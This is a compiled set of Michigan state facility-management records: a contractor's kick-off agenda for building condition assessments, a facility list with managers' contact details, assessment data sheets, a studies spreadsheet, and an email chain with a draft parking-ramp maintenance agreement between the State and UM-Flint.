  - DMB requires web based FAM software, hosted by vendor
  - Scope includes detailed assessment of three buildings, modeled assessment of 26
  - Three detailed assessments include: Stevens T Mason Bldg (Lansing), Murray D. VanWagoner (Lansing) and Flint State Office Bldg (Flint), total area 599,857 SF
  - Scope includes training of State employees to conduct future assessments and run the software
- 2) Deliverables
- 3) Contract Schedule Requirements

Government Furnished Materials

DeAllen Norris

- 1) Background Data
  - a) Facility list (names, numbers, location, etc.)
  - b) Building plans and specifications
  - c) Asset physical data (area, construction phases, type, age, etc.)
  - d) Current warranty information
  - e) Major repair, replacement or retrofit project data
  - f) Reports of previous facility assessments
  - g) Data regarding recent costs for asset replacements
  - h) Current facility problems or concerns
  - i) Known defects in facility components (roof leaks, replacement schedule, etc.)
  - j) Current-year planned maintenance projects
- 2) Names of Client Facility Contacts
- 3) Escorts
- 4) Facility Access
- 5) Camera Passes
- 6) Individual Facility Scheduling Requirements

Approach

DeAllen Norris

- 1) Safety
- 2) Project Management
  - a) Invoice Approval Process
  - b) Invoice Due Dates
  - c) Pay Cycle
- 3) Facility Assessments
  - a) Client Representative Interviews
    - i) Staff with knowledge of the recent past maintenance and/or construction history of each facility
    - ii) Typically a Facility Manager, Building Engineer, Tenant Representative, or lead maintenance personnel
    - iii) Obtain relevant background information regarding DMB's real estate portfolio.
  - b) Detailed Inventory and Assessments – 3 Buildings
    - i) Sub element inventory from “eyes-on” observations and plan take-offs
    - ii) Inventory segmented into homogeneous management units
    - iii) Inventory documented on Vertex forms specific to each sub-element
    - iv) Condition Assessment using Detailed Methods and Age-Based Modeling
  - c) Modeled Inventory and Assessments
    - i) Training for all Facility Managers in advance
    - ii) Facility parameters documented by Facility Managers on forms
    - iii) Facility Area, No of Floors, Construction Year, etc.
    - iv) Selected Major building systems from a pre-defined list of options
    - v) Meet with Facility Managers at their facilities to confirm the

Handout

*Modeling Template*

- facility parameters and calibrate as required
  - vi) Sub-element inventory generated from calibrated facility parameters using parametric modeling tool....PACES
  - vii) Modeled inventory assessed using Age-Based assessment method
- 4) Quality Control
- a) Field quality control review
  - b) Data population of Vertex
  - c) Post data entry quality control checks
  - d) Automated Vertex data quality routines
- 5) Assessment Data Analysis
- a) Analysis Definition
  - b) Establish "Decision Matrix" (what-if scenarios)
  - c) Establish Analysis Settings (inflation rate, replacement thresholds, etc.)
  - d) Establish Prioritization Scenario
  - e) Determine DMB Budget Constraints
  - f) Run Analysis over 5-Year study period
  - g) Generate Work Activity Groups (WAGs)
- 6) Deliverables
- a) Vertex Licensing, up to 5.2 MSF
  - b) Hosting at AT&T's Internet Data Center (IDC).
  - c) Software Maintenance
  - d) Training
    - i) Data Collection Training
      - Two (2) days training
      - Includes both classroom exercises and on site data gathering experience
    - ii) Software Training
      - One (1) day data entry training
      - Two (2) days data analysis and reporting training
  - e) Sub element inventory by Facility
  - f) Current condition and remaining useful life forecasts by facility
  - g) Recapitalization plan for capital forecasting
  - h) MR&R budget estimates
  - i) 5-year study period
  - j) First year optimized MR&R project prioritization
  - k) Work Activity Groups associated to the 5 year MR&R budget estimate
- 7) Out-Brief
- a) Present and review deliverables
  - b) Discuss next steps to implement Asset Management Program
  - c) Demonstrate Vertex with DMB data

**Handouts**

1. Agenda
2. Organizational Chart/ Contact List for the Contractor
3. Facility List (included in SOW)
4. DMB Facility Manager List
5. Facility Modeling Template

**Action Items**


<u>Description</u>	<u>Due Date</u>	<u>Deliver To</u>	<u>Responsibility</u>
1.			
2.			
3.			
4.			
5.			
6.			
7.			
8.			
9.			
10.			

**Meeting agenda prepared by:** DeAllen Norris, Senior Project Manager  
MACTEC Facility Lifecycle Group



MACTEC Electronic Signature

## Organizational Chart



## MACTEC Contact List

<b>DeAllen Norris</b> Senior Project Manager <a href="mailto:dnorris@mactec.com">dnorris@mactec.com</a> (770) 514-2006 Office [REDACTED]	<b>Jim Watson</b> Client Liaison <a href="mailto:jrwatson@mactec.com">jrwatson@mactec.com</a> (734) 453-9463 Office [REDACTED]
<b>Rick Spreitzer</b> Technical Specialist <a href="mailto:rlspreitzer@mactec.com">rlspreitzer@mactec.com</a> (770) 514-2006 Office [REDACTED]	<b>Bill Faesenmeier</b> Project Principal <a href="mailto:wjfaesenmeier@mactec.com">wjfaesenmeier@mactec.com</a> (770) 514-2006 Office [REDACTED]
<b>David Smyth</b> Director of Support <a href="mailto:dasmith@mactec.com">dasmith@mactec.com</a> [REDACTED]	<b>Angelia Lunsford</b> Project Accountant <a href="mailto:aglunsford@mactec.com">aglunsford@mactec.com</a> [REDACTED]



## Facility List (included in SOW)

State of Michigan

10/15/2009

### Department of Management and Budget Owned Facilities

Bldg No.	Name	Year Built	Gross Area	Survey Scope	City
1	Joint Operations center	1982/2007	13,506	Model	Lansing
2	Constitution Hall	2001	544,440	Model	Lansing
3	G. Mennen William Building	1969	152,251	Model	Lansing
4	George West Romney Building	1926	267,427	Model	Lansing
5	Grand Tower	1990	302,155	Model	Lansing
6	Hall of Justice	2002	291,906	Model	Lansing
7	John A. Hannah Building	1983	190,771	Model	Lansing
8	Lewis Cass building	1922/1979	235,457	Model	Lansing
9	Ellis (Lottery) Building	1989	87,632	Model	Lansing
10	Michigan Library and Historical center	1989	335,199	Model	Lansing
11	Ottawa Building	1982	190,917	Model	Lansing
12	Stevens T. Mason Building	1953	231,774	Detail	Lansing
13	Richard H. Austin Building	1968	193,130	Model	Lansing
14	Murray D. VanWagoner Building	1967	250,949	Detail	Lansing
15	Records center (John Deere Building)		192,800	Model	Lansing
16	Energy Center	1975	44,726	Model	Dimondale
17	General Office Building	1976	248,277	Model	Dimondale
18	General Services Builoding	1976	146,970	Model	Dimondale
19	MDOT Const. and Technology Building	1977	105,862	Model	Dimondale
20	MDOR Photo Lab Building	1976	28,110	Model	Dimondale
21	MDOT Warehouse	1975	89,933	Model	Dimondale
22	Operations center	1974/2002	344,983	Model	Dimondale
23	Secretary of State Building	1970	120,624	Model	Dimondale
24	MI State Police 1st Dist HQ & Post 11	1974	12,331	Model	Dimondale
25	MI State Police Forensic Science Lab	2001	82,590	Model	Dimondale
26	State Police Training Facilioty	1974	156,983	Model	Dimondale
27	State Laboratory	1993	105,361	Model	Lansing
28	Flint State Office Building	1982	117,134	Detail	Flint
29	Jackson State Office Building	1982	79,717	Model	Jackson
<b>SubTotal:</b>			5,163,915		

## Partial Listing - State of Michigan, Department of Management and Budget Owned Facilities

Bldg. No.	Building Name	Year Constructed	Gross Area Sq. Ft.	Facility Manager	Facility Manager Phone / e-mail
1	Joint Operations Center 615 West Allegan Street Lansing, Michigan 48909	1982 / 2007	13,506	Anita Stevens	Work: 517-373-4454 Mobile: 517-719-2008 E-Mail: <a href="mailto:StevensA@michigan.gov">StevensA@michigan.gov</a>
2	Constitution Hall 525 West Allegan Street Lansing, Michigan 48909	2001	544,440	Robert Bierwagen	Work: 517-373-5321 Mobile: 517-204-6842 E-Mail: <a href="mailto:BierwagenB@michigan.gov">BierwagenB@michigan.gov</a>
3	G. Mennen Williams Building 525 West Ottawa Street Lansing, Michigan 48909	1969	152,251	Susan Stuck	Work: 517-373-9524 Mobile: 517-719-3298 E-Mail: <a href="mailto:stucks@michigan.gov">stucks@michigan.gov</a>
4	George West Romney Building 111 S. Capitol Lansing, Michigan 48909	1926	267,427	Steven A. Doty	Work: 517-373-2177 Mobile: 517-749-7302 E-Mail: <a href="mailto:dotysl@michigan.gov">dotysl@michigan.gov</a>
5	Grand Tower 235 S. Grand Avenue Lansing, Michigan 48909	1990	302,155	Larry Scates	Work: 517-373-4273 Mobile: 517-204-6795 E-Mail: <a href="mailto:ScatesL@michigan.gov">ScatesL@michigan.gov</a>
6	Hall of Justice 925 West Ottawa Street Lansing, Michigan 48909	2002	291,906	Robert Bierwagen	Work: 517-373-5321 Mobile: 517-204-6842 E-Mail: <a href="mailto:BierwagenB@michigan.gov">BierwagenB@michigan.gov</a>
7	John A. Hannah Building 608 West Allegan Street Lansing, Michigan 48909	1983	190,771	Larry Rosenbrook	Work: 517-373-2163 Mobile: 517-719-3412 E-Mail: <a href="mailto:rosenbrookl@michigan.gov">rosenbrookl@michigan.gov</a>
8	Lewis Cass Building 320 West Walnut Street Lansing, Michigan 48909	1922 / 1979	235,457	Rudy Pulido	Work: 517-373-6288 Mobile: 517-719-5753 E-Mail: <a href="mailto:pulidor@michigan.gov">pulidor@michigan.gov</a>
9	Ellis (Lottery) Building 101 East Hillsdale Lansing, Michigan 48909	1989	87,632	Larry Scates	Work: 517-373-4273 Mobile: 517-204-6795 E-Mail: <a href="mailto:ScatesL@michigan.gov">ScatesL@michigan.gov</a>
10	Michigan Library and Historical Center 717 West Allegan Street Lansing, Michigan 48909	1989	335,199	Anita Stevens	Work: 517-373-4454 Mobile: 517-719-2008 E-Mail: <a href="mailto:StevensA@michigan.gov">StevensA@michigan.gov</a>
11	Ottawa Building 611 West Ottawa Street Lansing, Michigan 48909	1982	190,917	Larry Rosenbrook	Work: 517-373-2163 Mobile: 517-719-3412 E-Mail: <a href="mailto:rosenbrookl@michigan.gov">rosenbrookl@michigan.gov</a>
12	Stevens T. Mason Building 530 West Allegan Street Lansing, Michigan 48909	1953	231,774	Susan Stuck	Work: 517-373-9524 Mobile: 517-719-3298 E-Mail: <a href="mailto:stucks@michigan.gov">stucks@michigan.gov</a>

# **Partial Listing - State of Michigan, Department of Management and Budget Owned Facilities** (continued)

Bldg. No.	Building Name	Year Constructed	Gross Area Sq. Ft.	Facility Manager	Facility Manager Phone / e-mail
13	Richard H. Austin Building 430 West Allegan Street Lansing, Michigan 48909	1968	193,130	Rudy Pulido	Work: 517-373-6288 Mobile: 517-719-5753 E-Mail: <a href="mailto:pulidor@michigan.gov">pulidor@michigan.gov</a>
14	Murray D. VanWagoner Building 425 West Ottawa Street Lansing, Michigan 48909	1967	250,949	Susan Stuck	Work: 517-373-9524 Mobile: 517-719-3298 E-Mail: <a href="mailto:stucks@michigan.gov">stucks@michigan.gov</a>
15	Records Center (John Deere Building) 3500 North Grand River Lansing, Michigan 48906	---	192,800	John Blackney	Work: 517-335-9241 Mobile: 517-719-3239 E-Mail: <a href="mailto:blackneyj@michigan.gov">blackneyj@michigan.gov</a>
16	Energy Center 7432 Parsons Drive Dimondale, Michigan 48821	1975	44,726	Greg Wittman	Work: 517-322-1494 Mobile: 517-719-5928 E-Mail: <a href="mailto:WittmannG@michigan.gov">WittmannG@michigan.gov</a>
17	General Office Building 7150 Harris Drive Dimondale, Michigan 48821	1976	248,277	Karin Carver	Work: 517-322-1499 Mobile: 517-719-5929 E-Mail: <a href="mailto:CarverK1@michigan.gov">CarverK1@michigan.gov</a>
18	General Services Building 7461 Crowner Drive Dimondale, Michigan 48821	1976	146,970	Fred Evenson	Work: 517-636-6013 Mobile: 517-719-3407 E-Mail: <a href="mailto:EvensonF1@michigan.gov">EvensonF1@michigan.gov</a>
19	MDOT Const. and Technology Building 8885 Ricks Drive Dimondale, Michigan 48821	1977	105,862	Greg Wittman	Work: 517-322-1494 Mobile: 517-719-5928 E-Mail: <a href="mailto:WittmannG@michigan.gov">WittmannG@michigan.gov</a>
20	MDOT Photo Lab Building 7050 Harris Drive Dimondale, Michigan 48821	1976	28,110	Greg Wittman	Work: 517-322-1494 Mobile: 517-719-5928 E-Mail: <a href="mailto:WittmannG@michigan.gov">WittmannG@michigan.gov</a>
21	MDOT Warehouse 7575 Crowner Drive Dimondale, Michigan 48821	1975	89,933	Fred Evenson	Work: 517-636-6013 Mobile: 517-719-3407 E-Mail: <a href="mailto:EvensonF1@michigan.gov">EvensonF1@michigan.gov</a>
22	Operations Center 3335 Parsons Drive Dimondale, Michigan 48821	1974 / 2002	344,983	Fred Evenson	Work: 517-636-6013 Mobile: 517-719-3407 E-Mail: <a href="mailto:EvensonF1@michigan.gov">EvensonF1@michigan.gov</a>
23	Secretary of State Building 7064 Crowner Drive Dimondale, Michigan 48821	1970	120,624	Greg Wittman	Work: 517-322-1494 Mobile: 517-719-5928 E-Mail: <a href="mailto:WittmannG@michigan.gov">WittmannG@michigan.gov</a>

# **Partial Listing - State of Michigan, Department of Management and Budget Owned Facilities** (continued)

Bldg. No.	Building Name	Year Constructed	Gross Area Sq. Ft.	Facility Manager	Facility Manager Phone / e-mail
24	MI State Police 1 <sup>st</sup> Dist. HQ & Post 11 7119 N. Canal Road Dimondale, Michigan 48821	1974	12,331	Karin Carver	Work: 517-322-1499 Mobile: 517-719-5929 E-Mail: <a href="mailto:CarverK1@michigan.gov">CarverK1@michigan.gov</a>
25	MI State Police Forensics Science Lab 7320 N. Canal Road Dimondale, Michigan 48821	2001	82,590	Karin Carver	Work: 517-322-1499 Mobile: 517-719-5929 E-Mail: <a href="mailto:CarverK1@michigan.gov">CarverK1@michigan.gov</a>
26	State Police Training Academy 7426 N. Canal Road Dimondale, Michigan 48821	1974	156,983	Karin Carver	Work: 517-322-1499 Mobile: 517-719-5929 E-Mail: <a href="mailto:CarverK1@michigan.gov">CarverK1@michigan.gov</a>
27	State Laboratory 3350 N. Martin Luther King Blvd. Lansing, Michigan 48906	1993	105,361	John Blackney	Work: 517-335-9241 Mobile: 517-719-3239 E-Mail: <a href="mailto:blackneyj@michigan.gov">blackneyj@michigan.gov</a>
28	Flint State Office Building 125 East Union Flint, Michigan 48502	1982	117,134	Martin Stone	Work: 810-760-2051 Mobile: 810-614-5164 E-Mail: <a href="mailto:StoneM@michigan.gov">StoneM@michigan.gov</a>
29	Jackson State Office Building 301 Louis B. Glick Highway Jackson, Michigan 49201	1982	79,717	Patrick Geller	Work: 517-780-7466 Mobile: 517-204-3287 E-Mail: <a href="mailto:GellerP@michigan.gov">GellerP@michigan.gov</a>

# Model Refinement Data Sheet

Site Name:

## PARAMETER SELECTION LIST

<b>Building ID</b>			<b>Construction Yr</b>	
<b>Building No.</b>				
	Stories Above Ground		Stories	
	Stories Below Ground		Stories	
	Exterior Doors		Each	
	Exterior Overhead and Special Doors		Square Feet	
	Number of Elevators		Each	
			% of Area:	Install Year:
<u>Exterior</u>	Exterior Wall (Type 1)			
	Exterior Wall (Type 2)			
	Exterior Wall (Type 3)			
<u>Roof</u>	Roof Type			
<u>HVAC</u>	Heating Sys.			
	Cooling Sys.			
	Air System			

### Exterior Walls

- 1 Brick Veneer
- 2 4 in. Split Rib Masonry Veneer
- 3 8 in. Split Rib Masonry
- 4 8 in. Masonry Block
- 5 Tilt-Up Concrete
- 6 Exposed Aggregate Precast
- 7 12 in. CIP Conc/Exposed Aggregate Finish
- 8 Metal Sandwich Panel
- 9 Metal Siding(Typical Metal Building)
- 10 Stucco
- 11 E.I.F.S.(Dryvit)
- 12 Glazed Curtain Wall
- 13 Glazed Curtain Wall/Spandrel
- 14 Cedar Lap Siding
- 15 Vinyl Siding
- 16 Aluminum Siding
- 17 N/A

<b>Building ID</b>			<b>Construction Yr</b>	
<b>Building No.</b>				
	Stories Above Ground		Stories	
	Stories Below Ground		Stories	
	Exterior Doors		Each	
	Exterior Overhead and Special Doors		Square Feet	
	Number of Elevators		Each	
			% of Area:	Install Year:
<u>Exterior</u>	Exterior Wall (Type 1)			
	Exterior Wall (Type 2)			
	Exterior Wall (Type 3)			
<u>Roof</u>	Roof Type			
<u>HVAC</u>	Heating Sys.			
	Cooling Sys.			
	Air System			

### Roof Types

- 1 Single Membrane
- 2 Built-Up
- 3 Shingle
- 4 Standing Seam Metal
- 5 Clay Tile
- 6 Metal(Typical Metal Building)

### Heating Systems

- 1 Steam Boilers
- 2 Hot Water Boilers - Oil Fired
- 3 Hot Water Boilers - Gas Fired
- 4 Gas Furnace
- 5 Offsite Central Plant
- 6 N/A
- 8 Split System Heat Pump
- 9 Water Source Heat Pump

<b>Building ID</b>			<b>Construction Yr</b>	
<b>Building No.</b>				
	Stories Above Ground		Stories	
	Stories Below Ground		Stories	
	Exterior Doors		Each	
	Exterior Overhead and Special Doors		Square Feet	
	Number of Elevators		Each	
			% of Area:	Install Year:
<u>Exterior</u>	Exterior Wall (Type 1)			
	Exterior Wall (Type 2)			
	Exterior Wall (Type 3)			
<u>Roof</u>	Roof Type			
<u>HVAC</u>	Heating Sys.			
	Cooling Sys.			
	Air System			

### Cooling Systems

- 1 Reciprocating - Chiller
- 2 Reciprocating - Direct Expansion
- 3 Centrifugal
- 4 Absorption
- 5 Offsite Central Plant
- 6 N/A
- 8 Split System Heat Pump
- 9 Water Source Heat Pump

### Air Systems

- 0 N/A
- 1 Variable Air Flow

Completed by:

Date:

ONLY ENTER VALUES THAT ARE KNOWN. THE UNKNOWN VALUES WILL BE POPULATED FROM THE DEFAULT MODEL.

## Instructions for Model Refinement:

Step 1 - Select the facility in the FACILITY LIST

Step 2 - Enter SHELL QUANTITY and DESCRIPTIVE parameters. The shell descriptive parameters are used model the appropriate types of building components based on actual conditions.

Stories Above Ground	<input type="text"/>	Stories	ONLY ENTER VALUES THAT ARE KNOWN. THE UNKNOWN VALUES WILL BE POPULATED FROM THE DEFAULT MODEL.
Stories Below Ground	<input type="text"/>	Stories	
Exterior Doors	<input type="text"/>	Each	
Exterior Overhead and Special Doors	<input type="text"/>	Square Feet	
Number of Elevators	<input type="text"/>	Each	

### Descriptive Options

EXTERIOR presents the option to include up to 3 types of exterior facade and the percentage of the exterior made up each type. For example: A building with primary exterior of brick with partial curtainwall system would be entered as EXTERIOR WALL (TYPE 1) Brick; 60%; Installed same year as original construction and EXTERIOR WALL (TYPE 2) Curtainwall; 40%; Installed same year as original construction. Total must equal 100%.

#### Exterior Walls

- 1 Brick Veneer
- 2 4 in. Split Rib Masonry Veneer
- 3 8 in. Split Rib Masonry
- 4 8 in. Masonry Block
- 5 Tilt-Up Concrete
- 6 Exposed Aggregate Precast
- 7 12 in. CIP Conc/Exposed Aggregate Finish
- 8 Metal Sandwich Panel
- 9 Metal Siding(Typical Metal Building)
- 10 Stucco
- 11 E.I.F.S.(Dryvit)
- 12 Glazed Curtain Wall
- 13 Glazed Curtain Wall/Spandrel
- 14 Cedar Lap Siding
- 15 Vinyl Siding
- 16 Aluminum Siding
- 17 N/A

ROOF consists of the ROOF STRUCTURE type and ROOF COVERING TYPE. Replace the INSTALL YEAR with the year the roof was last replaced.

#### Roof Types

- 1 Single Membrane
- 2 Built-Up
- 3 Shingle
- 4 Standing Seam Metal
- 5 Clay Tile
- 6 Metal(Typical Metal Building)

HVAC consists of the HEATING SYSTEM, COOLING SYSTEM and AIR SYSTEM. These parameters will result in a modeled list of components typically installed for each type. The INSTALL YEAR should reflect the date of any modernization or major replacement projects. The install date is important for refinement as older buildings have most likely been modernized over time.

#### Heating Systems

- 1 Steam Boilers
- 2 Hot Water Boilers - Oil Fired
- 3 Hot Water Boilers - Gas Fired
- 4 Gas Furnace
- 5 Offsite Central Plant
- 6 N/A
- 8 Split System Heat Pump
- 9 Water Source Heat Pump

#### Cooling Systems

- 1 Reciprocating - Chiller
- 2 Reciprocating - Direct Expansion
- 3 Centrifugal
- 4 Absorption
- 5 Offsite Central Plant
- 6 N/A
- 8 Split System Heat Pump
- 9 Water Source Heat Pump

#### Air Systems

- 0 N/A
- 1 Variable Air Flow
- 2 Constant Air Flow

# INFORMATION ONLY

## Model Refinement Data Sheet

Installation or Special Area FRMER PHIBASE CORONADO

Building 103 - P. W. MAINT SHOPS

NFAID NFA100001331310

Area: 5,407 Gross Square Ft

Construction Yr: 1944

### DEFAULT MODEL PARAMETERS

### REFINED MODEL PARAMETERS

Stories Above Ground 1 Stories  
Stories Below Ground 0 Stories  
Exterior Doors 5 Each  
Exterior Overhead and Special Doors 32 Square Ft  
Number of Elevators 0 Each

Stories  
Stories  
Each  
Square Feet  
Each

Enter # for Type from the  
Parameter Selection List.

			% of Area	Install Year
Exterior Wall (Type 1)	3	8 in. Split Rib Masonry	100	1944
Exterior Wall (Type 2)	3	8 in. Split Rib Masonry	0	1944
Exterior Wall (Type 3)	3	8 in. Split Rib Masonry	0	1944
Roof Type	4	Standing Seam Metal		1944
Heating Sys.	3	Hot Water Boilers - Gas Fired		1944
Cooling Sys.	1	Reciprocating - Chiller		1944
Air System	1	Variable Air Flow		1944

Type	% of Area	Install Year

Check when Complete:

### PARAMETER SELECTION LIST

#### Exterior Walls

- Brick Veneer
- 4 in. Split Rib Masonry Veneer
- 8 in. Split Rib Masonry
- 8 in. Masonry Block
- Tilt-Up Concrete
- Exposed Aggregate Precast
- 12 in. CIP Conc/Exposed Aggregate Finish
- Metal Sandwich Panel
- Metal Siding(Typical Metal Building)
- Stucco
- E.I.F.S.(Dryvit)
- Glazed Curtain Wall
- Glazed Curtain Wall/Spandrel
- Cedar Lap Siding
- Vinyl Siding
- Aluminum Siding
- N/A

#### Roof Types

- Single Membrane
- Built-Up
- Shingle
- Standing Seam Metal
- Clay Tile
- Metal(Typical Metal Building)

#### Heating Systems

- Steam Boilers
- Hot Water Boilers - Oil Fired
- Hot Water Boilers - Gas Fired
- Gas Furnace
- Offsite Central Plant
- N/A
- Split System Heat Pump
- Water Source Heat Pump

#### Cooling Systems

- Reciprocating - Chiller
- Reciprocating - Direct Expansion
- Centrifugal
- Absorption
- Offsite Central Plant
- N/A
- Split System Heat Pump
- Water Source Heat Pump

#### Air Systems

- N/A
- Variable Air Flow
- Constant Air Flow

	A	B	C	D	E
1	DTMB/BOD				
2	Studies/Designs Written				
3					
4		Location	Project	Amount	Comment
5	To be Written:				
6		MSP PTA	Window replacement	50,000.00	
7		Flint SOB	Lobby, 2nd & 3rd floor renovations	75,000.00	
8		Hannah/Ottawa	Upgrade hot/cold water coil and supply/return fans on AHUs \$4,5,6	50,000.00	Steve Doty to provide scope
9		GOB	Replace air duct	25,000.00	to determine options/costs for repair
10					
11	Written:				
12		11285 Pine Street Parking Lot	Replacement design		Walker Parking Consultants; Design in progress, 1/2 of lot construction to be funded 2012, balance in 2013.
13		12046 Traverse City	Supplemental heat-interior perimeter design	78,750.00	
14		12119 Traverse City	Domestic water supply study	35,000.00	
15		11200 Boiler Plant (Joint Lab)	Study for energy efficiencies	31,500.00	3/12/12 BOD/DCD met to refine scope
16		11205 Energy Center	Thermal storage design	1,000,000.00	
17		11298 Constitution Hall	Micro grid installation design	31,185.00	GMB Architects
18		11407 Records Building	AHU replacement design	50,400.00	Byce & Assoc.
19		08031 Capital Complex	Restacking study	102,900.00	Haworth
20					
21	Completed:				
22		Joint Lab	Double end switchgear		GRP Engineering; Complete, project t/be funded 3/12.
23		08022 SOS/PTA	Consolidation and relocation study	150,400.00	Mayotte
24		08109 DTMB/Owned Managed	Arc flash study	40,824.00	GRP Engineering
25		07088 Mason	Weathermaster study	26,768.00	Century A&E
26					
27	Construction Funded:				
28		11028 Joint Lab	Elevator Replacement Design		Straub Pettit; Complete, construction funded 11188.
29		11365 Grand Tower	Elevator Replacement Design		Bernath Coakley; In progress; construction funded 11365



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**From:** Martin, Ric (DTMB)  
**Sent:** Monday, July 06, 2015 10:20 AM  
**To:** Noonan, Michael (DTMB);Scates, Larry (DTMB)  
**Cc:** Paasch, Keith (DTMB)  
**Subject:** FW: Ramp Agreement - DRAFT  
**Attachments:** Water Street Flint MOU (Advance DRAFT).docx

Hey, Mike and Larry,

George sent us the ramp agreement. Can you please look it over?

Thanks.

Ric

---

**From:** Hakim, George [<mailto:geohak@umflint.edu>]  
**Sent:** Wednesday, July 1, 2015 4:31 PM  
**To:** Paasch, Keith (DTMB); Martin, Ric (DTMB)  
**Cc:** Webb, Bill; Bigelow, Terry  
**Subject:** Ramp Agreement - DRAFT

Keith/Ric,

It was great meeting with you today. Bill and I agree that we all need to plan on getting together from time to time (possibly bi-monthly) to share information and keep each other current on relevant activities, projects, etc.

Attached, as we discussed, is the current 'draft' of the MOU for maintenance of the Water Street Ramp. As I noted earlier today, this document highlights/tracks the changes by UM-Flint to the MOU proposed by your office. Your feedback prior to our transmittal of this proposed agreement to our legal staff in Ann Arbor will be very helpful. Please get back to us with any feedback you may have. We intend to keep this process moving along as quickly as possible so we can wrap up this process.

Thanks much!

George

**MEMORANDUM OF UNDERSTANDING  
BETWEEN THE**

**STATE of MICHIGAN**  
Department of Technology Management & Budget

**AND THE**

**UNIVERSITY of MICHIGAN**

**SECTION I. PURPOSE**

- 1.1 The purpose of this Memorandum of Understanding ("MOU") between the State of Michigan, Department of Technology Management & Budget (the "State") and the University of Michigan (the "University") is to facilitate the ongoing maintenance of the Water Street Parking Structure.

**SECTION II. LOCATION AND DESCRIPTION OF PROPERTY**

- 2.1 The property governed by this MOU is located in the City of Flint, County of Genesee as described and illustrated in Attachment A (Exhibit A to Memorandum of Land Contract) to this MOU (the Premises) commonly known as Water Street Ramp, Flint, Michigan.

**SECTION III. TERMS AND CONDITIONS**

- 3.1 **TERM.** The term of this MOU is from October 1, 2014 through September 30, 2019 or such later date as provided for in 3.8.

- 3.2 **RESPONSIBILITIES.** The ~~University of Michigan~~ is responsible for, but not limited to, all items listed below:

- a) Utilities
- b) Common areas
  - i. Stairwells; including doors, hardware, steps, lighting and janitorial
- b) Snow removal (University levels) Fire system
- c) ~~b) Parking levels- 1, 2 and a designated portion of 3~~
  - i. Janitorial
  - ii. Maintenance (non-structural)
- c) Preventative maintenance of electrical distribution
- d) Maintenance of ramp drains
- e) Structural repairs/alterations
  - i. reference section 3.6
- f) Window washing (bi-annually)
- ~~f)g) Parking levels- 1, 2 and a designated portion of 3~~
  - i. Janitorial
  - ii. Maintenance (non-structural)

**Comment [Ma1]:** This verbiage is clear from an operational standpoint; is it sufficient for the purpose of this agreement?

**Comment [Ma2]:** Our current practice is every four years; we are in full support of increasing frequency but cost to provide this enhanced service is still being determined

**Comment [Ma3]:** This verbiage is clear from an operational standpoint; is it sufficient for the purpose of this agreement?

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The ~~State of Michigan~~ is responsible for, but not limited to, all items listed below:

- a) Parking levels- basement, 3, 4, and roof

- i. Janitorial
- ii. Maintenance (non-structural)
- iii. Security measures for the State-owned levels. This includes, but is not limited to security equipment and devices such as gates, roll-up doors and other gating mechanisms housed and operating on State-owned levels

b) Fire system

c) Snow removal (State levels)

b)d) Elevators

- i. including doors, hardware, lighting and preventative maintenance

- ii. fire alarm system for the same

- i-iii. emergency notification and response for the same

e)e) Winterization and spring activation of water system.

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3.3 STORAGE. The State of Michigan agrees to allow the University of Michigan to use approximately half of the available 360 square feet of storage on the basement level first floor of the parking structure at no cost. The University of Michigan agrees to use the storage area for the purpose of storing items used exclusively in the maintenance of the parking structure. The storage area shall not be used for any other purpose unless agreed to by the State of Michigan. The State of Michigan reserves the right to retake the space if the University fails to abide to this agreement.

3.4 SUBLETTING. During the term of this MOU and any extension thereto, neither the State of Michigan nor the University of Michigan may sublet portions of the Premises to other local, state or federal government agencies without the written consent of the other. All subleases shall be subordinate to this MOU.

3.5 STATE AGENCY PREFERENCE. The State of Michigan and the University of Michigan will give preference to other State government agencies over non-state entities in sub-leasing space covered under this MOU to the extent available and practicable without adversely compromising the other's own operations or space needs. Sub-leases to other State agencies may be to accommodate sub-lessee's needs for staff training, special events, offices, parking and/or indoor storage and shall further provide for effective sub-lessee access to sub-leased premises.

**Comment [Ma4]:** I'm not sure why this language is even in this proposed agreement because it presumes we have excess capacity, which we will never have. And, it will always be UMF's call as to who we choose to sublease to if that opportunity were to ever present itself anyway. I have elected to delete this sentence from the paragraph.

3.6 INSPECTIONS. The State of Michigan and the University of Michigan shall jointly survey and evaluate the premises semi-annually; including inspection of the structure and all mechanical and electrical systems.

